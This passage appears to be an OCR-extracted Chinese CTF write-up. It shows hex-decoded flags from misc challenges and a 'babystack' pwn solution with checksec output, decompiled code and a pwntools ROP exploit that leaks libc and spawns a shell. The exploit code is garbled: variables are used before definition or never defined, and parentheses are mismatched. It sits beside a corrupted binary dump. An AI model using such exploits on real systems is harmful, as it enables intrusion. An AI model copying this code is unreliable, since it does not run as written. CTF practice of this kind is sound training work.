
查找内容(N): flag
方向: 向上(U) [✓ 向下(D)]

```
没吒?诚?t'偞洩?wM瞑颙W竢妨□~?□0□`龙B?□ □8鄠□{  .鹄□<@b□蹟??□`餪x槭.1孠黚□w
□□h頣眞Y粗A□□-垏<?虁?x郌C□?柏□1□1敚黙( `□□锐□攙Tkt□□@□€恪\?#Y?€A□豪?? □ 硂
ぜ伹  昆G羼*?flag{0b6db90034ac4494956679a100e236fc}?巇?>髩?? x!□垘?BP?□z? +
>爐{?□屴聠:Z侁F□?□5峗   /勔□?  □? ?□Y园.1
?€
T????□茉
```

flag{0b6db90034ac4494956679a100e236fc}

hello-world

在图片属性值发现 hex 编码



hello.jpg 属性


常规 | 安全 | 详细信息 | 以前的版本

属性	值
说明	
标题	
主题	
分级	☆☆☆☆☆
标记	
备注	666c61677b353835616264366534353161...
来源	
作者	qingteng
拍摄日期	
程序名称	
获取日期	
版权	ctf
图像	
图像 ID	
分辨率	694 x 694
宽度	694 像素

密文：

```
666c61677b35383561626436653435316134623466393665636630343036303136376264397d
```

进行 hex 解码得到



字符串（ASCII）与数字互转

```
666c61677b3538356162643665343531613462346639366563663034303630313637626439 7d
```


( ) 字符串转数字 [✓ 数字转字符串]　( ) 二进制 [✓ 十六进制]

```
flag{585abd6e451a4b4f96ecf04060167bd9}
```

flag：flag{585abd6e451a4b4f96ecf04060167bd9}


Pwn

pwn2




```
面$ checksec babystack
*] '/home/pwn/\xe6\xa1\x8c\xe9\x9d\xa2/babystack'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
面$
```

Checksec 后直接 gdb



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char s[8]; // [rsp+0h] [rbp-20h]
  __int64 v5; // [rsp+18h] [rbp-8h]

  setbuf(stderr, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  alarm(0x20u);
  strcpy(s, "Welcome to Jindun Cup!");
  v5 = 0LL;
  puts(s);
  sub_400677(s, 0LL);
  return 0LL;
}
```



```
char s[8]; // [rsp+0h] [rbp-80h]
__int64 v2; // [rsp+10h] [rbp-70h]
__int64 v3; // [rsp+18h] [rbp-68h]
char v4; // [rsp+20h] [rbp-60h]

strcpy(s, "Wish you good luck,");
v3 = 0LL;
memset(&v4, 0, 0x60uLL);
puts("Leave your name");
s[(signed int)((unsigned __int64)read(0, (char *)&v2 + 3, 0x6DuLL) + 19)] = 0;
return puts(s);
```

有个栈溢出

Exp

```python
from pwn import * p = process('./babystack')
context(arch = 'amd64',log_level = 'debug')
puts_got = elf.got['puts']
elf = ELF('./babystack')
puts_plt = elf.plt['puts']
pop_rdi = 0x0000000000400813
leve_ret = 0x0000000000400701 # leave ; ret
ret = 0x000000000040053e
read_plt = elf.plt['read']
main = 0x400677
pop_rsi = 0x0000000000400811 # pop rsi ; pop r15 ; ret
p.recvuntil('name\n')
final = 0x00609000 - 0x200
final2 = final+0x100
payload = b'a'*(5+8)
+p64(final)+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(pop_rdi)+p64(0)+p64(pop_rsi)+p64(
final)+p64(0)+p64(read_plt)+p64(leve_ret)
payload = payload.ljust(109,b'b')
p.send(payload)
p.recvline()
puts_addr = u64(p.recvuntil('\n')[:-1].ljust(8,b'\x00'))
log.info(hex(puts_addr))
libc_base = puts_addr - 0x80aa0
gadget = libc_base + 0x4f3d5
system = libc_base + 0x4f550
bin_sh = libc_base + 0x1b3e1a
payload2 = p64(final1,p64(pop_rdi)+p64(bin_sh)+p64(ret)+p64(system)+p64(read_plt)+p64(final1)+p64(0)+p
64(buf2)+p64(100)
p.sendline(payload2)
p.interactive()
```